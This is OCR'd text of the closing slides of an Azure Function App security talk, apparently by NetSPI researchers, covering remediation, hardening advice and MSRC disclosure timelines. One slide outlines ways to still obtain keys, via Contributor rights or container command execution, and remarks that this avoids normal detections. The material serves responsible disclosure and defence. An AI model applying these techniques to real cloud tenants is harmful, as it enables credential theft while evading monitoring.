
Decrypting the Configuration

Remediation

- Microsoft encrypted the Managed Identity certificates
- Microsoft restricted the API from Read permissions
- **They did not remove (or fix) the API**

Current Options

- Use Contributor to follow the same exploit
  - Viable, indirect way to get keys
  - Won't trigger normal detections
- Container Command Execution
  - Access ENV Vars
  - Follow same process
- See NetSPI Blog for Function code



Conclusions

Azure Function App Best Practices

Least Privilege
- Everywhere in Azure
- Limit RBAC scopes – Resource Groups

Protect the Storage Accounts
- Require AAD Auth
- Disable SAS Token and Shared Key Access
- Don’t store these in cleartext

Limit Permissions on Function App Identities
- Only grant access to necessary resources

Function App and Storage Accounts
- Use dedicated Resource Groups for both

Logging
- Enable Diagnostic Logs on both
- Control plane AND Data plane

Microsoft recommendations
- Key Vault and VNET integration
- https://learn.microsoft.com/en-us/azure/azure-functions/storage-considerations?tabs=azure-cli#important-considerations
- https://learn.microsoft.com/en-us/azure/azure-functions/functions-networking-options?tabs=azure-cli#restrict-your-storage-account-to-a-virtual-network
- https://learn.microsoft.com/en-us/azure/azure-functions/functions-networking-options?tabs=azure-cli#use-key-vault-references
- https://learn.microsoft.com/en-us/azure/azure-functions/security-concepts?tabs=v4

MSRC Disclosure Timelines

Function App VFS APIs

- Initial Report (Windows Container) – 8/2/22
- Secondary Report (Linux Container) – 9/14/22
- Initial Fix – 1/17/23
- Fix Rollback - 1/24/23
- Secondary Fix – 3/6/23
- Public Disclosure – 3/23/23

Function App Managed Identity Credential Disclosure

- Initial discovery of the issue and filing of the report with MSRC - 7/12/23
- MSRC opens Case 80917 to manage the issue - 7/13/23
- NetSPI requests update on status of the issue - 8/02/23
- Microsoft closes the case - 8/03/23
- NetSPI replies, restating the issue and attempting to clarify MSRC's understanding of the issue - 8/03/23
- MSRC reopens the case - 8/04/23
- Follow up email with MSRC confirms the fix is in progress - 9/11/23
- NetSPI discloses the issue publicly - 11/16/23

Function Key Decryption

- 02/08/2023 - Initial report created
- 02/13/2023 - Case closed as expected and documented behavior
- 03/08/2023 - Second report added to case
- 04/25/2023 - MSRC confirms original assessment as expected and documented

Questions?

Special Thanks

- Rogier Dijkman, Roi Nisimi, Bill Ben Haim, Zur Ulianitzky, Andy Robbins, Raunak Parmar, Chirag Savla, Tamir Yehuda, Hai Vaknin

Find Us Online:

Karl Fosaaen

- @kfosaaen (Twitter/X, Bluesky, Mastodon, Threads)
- Karl-Fosaaen (LinkedIn)

Thomas Elling

- thomaselling1 (LinkedIn)

Both:

- https://www.netspi.com/blog/technical/
- https://github.com/NetSPI/FuncoPop